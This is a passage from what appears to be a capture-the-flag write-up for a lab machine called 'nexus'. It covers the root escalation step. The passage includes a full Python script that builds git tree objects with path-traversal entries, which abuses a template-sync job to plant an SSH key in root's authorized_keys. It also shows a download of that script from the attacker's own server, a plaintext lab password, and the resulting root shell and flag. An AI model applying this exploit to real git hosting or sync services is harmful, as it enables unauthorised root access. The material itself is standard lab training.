
Verify it shows up as a template via the API (optional sanity check, matches what the script queries):
curl -s "http://git.nexus.htb/api/v1/repos/search?limit=50" | python3 -m json.tool | grep -A2 '"template": true'
Output:
$ curl -s "http://git.nexus.htb/api/v1/repos/search?limit=50" | python3 -m json.tool | grep -A2 '"template": true'
            "template": true,
                                         "mirror": false,
                                                                     "size": 27,
Step 3: Clone it locally and use git plumbing to craft the malicious path-traversal blob
git clone http://git.nexus.htb/<your_user>/pwn.git
cd pwn

# Create the blob containing your public key
KEY=$(cat ~/.ssh/nexus_root.pub)
BLOB=$(echo "$KEY" | git hash-object -w --stdin)

# Build a tree with a path-traversal filename pointing at root's authorized_keys
echo "100644 blob $BLOB	../../../../root/.ssh/authorized_keys" | git mktree

# Take the resulting tree hash and commit it
TREE=<tree_hash_from_above>
COMMIT=$(git commit-tree $TREE -m "pwn")

# Force the branch to point at this crafted commit
git update-ref refs/heads/master $COMMIT
git push origin master --force
Output:
jones@nexus:~$ git clone http://git.nexus.htb/jones/pwn.git
git clone http://git.nexus.htb/jones/pwn.git
Cloning into 'pwn'...
fatal: unable to access 'http://git.nexus.htb/jones/pwn.git/': Could not resolve host: git.nexus.htb
- Error coming up
add the host entry here too (quick fix):
echo "127.0.0.1 git.nexus.htb" | sudo tee -a /etc/hosts
But jones likely doesn't have sudo rights to /etc/hosts (you'd have found that via sudo -l earlier — if it came back empty, this won't work).
Try without sudo first in case you have write access:
echo "127.0.0.1 git.nexus.htb" >> /etc/hosts
Just use the IP directly, no hostname needed:
Since Gitea is running locally on the target itself (the systemd service references GITEA_URL = "http://localhost:3000"), you don't need the nexus.htb vhost routing at all from here — you can hit it directly:
git clone http://127.0.0.1:3000/jones/pwn.git
cd pwn
Output:
jones@nexus:~$ git clone http://127.0.0.1:3000/jones/pwn.git
git clone http://127.0.0.1:3000/jones/pwn.git
Cloning into 'pwn'...
warning: You appear to have cloned an empty repository.
jones@nexus:~$ ls
ls
pwn  timers.txt  user.txt
- Now we have successfully cloned into
pwn
Then I found a script that manually crafted raw Git objects containing path traversal sequences (..) within tree entries—something the standard Git client would normally reject.
#!/usr/bin/env python3
import hashlib,zlib,os,subprocess,sys,time

def write_obj(data,t):
    h=("%s %d"%(t,len(data))).encode()+b"\x00"
    s=h+data
    sha=hashlib.sha1(s).hexdigest()
    d=os.path.join(".git","objects",sha[:2])
    os.makedirs(d,exist_ok=True)
    p=os.path.join(d,sha[2:])
    if not os.path.exists(p):
        open(p,"wb").write(zlib.compress(s))
    return sha

def entry(mode,name,sha):
    return("%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)

if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)

r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode!=0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N ''");sys.exit(1)
key=r.stdout.strip()+"\n"

blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
for i in range(4):
    fir=write_obj(entry("40000","..",fir),"tree")
root=write_obj(entry("100644","README.md",readme)+entry("40000","..",fir),"tree")
ts=int(time.time())
c="tree %s\nauthor x <x@x> %d +0000\ncommitter x <x@x> %d +0000\n\ninit\n"%(root,ts,ts)
sha=write_obj(c.encode(),"commit")
os.makedirs(os.path.join(".git","refs","heads"),exist_ok=True)
open(os.path.join(".git","refs","heads","main"),"w").write(sha+"\n")
print("Done: "+sha)
To include this file in the repository I did the following:
On your local attack machine, navigate to the folder where your file is located and start a quick web server:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
On the remote web shell, use curl or wget to download the file directly into /tmp (which usually has write permissions):
jones@nexus:~/pwn$ curl http://10.10.15.230:8000/build.py -o /home/jones/pwn/build.py
curl http://10.10.15.230:8000/build.py -o /home/jones/pwn/build.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1421  100  1421    0     0   4592      0 --:--:-- --:--:-- --:--:--  4598
Now we have the build.py script within the pwn repository. Now we need to generate a key:
jones@nexus:~/pwn$ ssh-keygen -t ed25519 -f /tmp/.k -N ''
ssh-keygen -t ed25519 -f /tmp/.k -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/.k
Your public key has been saved in /tmp/.k.pub
The key fingerprint is:
SHA256:s6VyPDJDXvj4ExVkHePKcCBJPXhgjrJUZlIrYLO4AfQ jones@nexus
The key's randomart image is:
+--[ED25519 256]--+
|++..=.==..o.o.   |
|+.+= =o.+o....   |
|o.+Eo .......    |
| + +   . +..     |
|. .   o S.+      |
|     o =.=       |
|      B B.       |
|       B..       |
|        ..       |
+----[SHA256]-----+
jones@nexus:~/pwn$ ls -la /tmp/.k.pub
ls -la /tmp/.k.pub
-rw-r--r-- 1 jones jones 93 Oct  3 16:00 /tmp/.k.pub
Having generated this key, lets try to run the script:
jones@nexus:~/pwn$ python3 build.py
python3 build.py
Done: 234651de51c545db99417b085818dc44ce05cabd
- It finished
Now we should be able to actually push the script to the repository:
jones@nexus:~/pwn$ git push -u origin main
git push -u origin main
Username for 'http://127.0.0.1:3000': jones
jones
Password for 'http://jones@127.0.0.1:3000': y27xb3ha!!74GbR

warning: unable to access '../../../../../root/.gitattributes': Permission denied
warning: unable to access '../../../../../root/.ssh/.gitattributes': Permission denied
Enumerating objects: 11, done.
Counting objects: 100% (11/11), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (11/11), 609 bytes | 152.00 KiB/s, done.
Total 11 (delta 0), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://127.0.0.1:3000/jones/pwn.git
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.
- Done
As you can notice, the following appears in the repo:

Step 4: Wait ~1 minute for gitea-template-sync.timer to fire
- Wait for the cron timer to fire (up to 1 minute). The sync script clones the template repository and reconstructs the file tree using
os.path.join(), which resolves the..traversal sequences without sanitization — writing the SSH public key directly to/root/.ssh/authorized_keys.
Step 5: Attempt root SSH login with your crafted key
ssh -i /tmp/.k root@127.0.0.1
Output:
jones@nexus:~/pwn$ ssh -i /tmp/.k root@127.0.0.1
ssh -i /tmp/.k root@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
...
root@nexus:~#
- We are root now!
Step 7: Grab the flag
root@nexus:~# ls
ls
root.txt
root@nexus:~# cat root.txt
cat  root.txt
2181608b55b746c8c5664887f8253e86
flag: 2181608b55b746c8c5664887f8253e86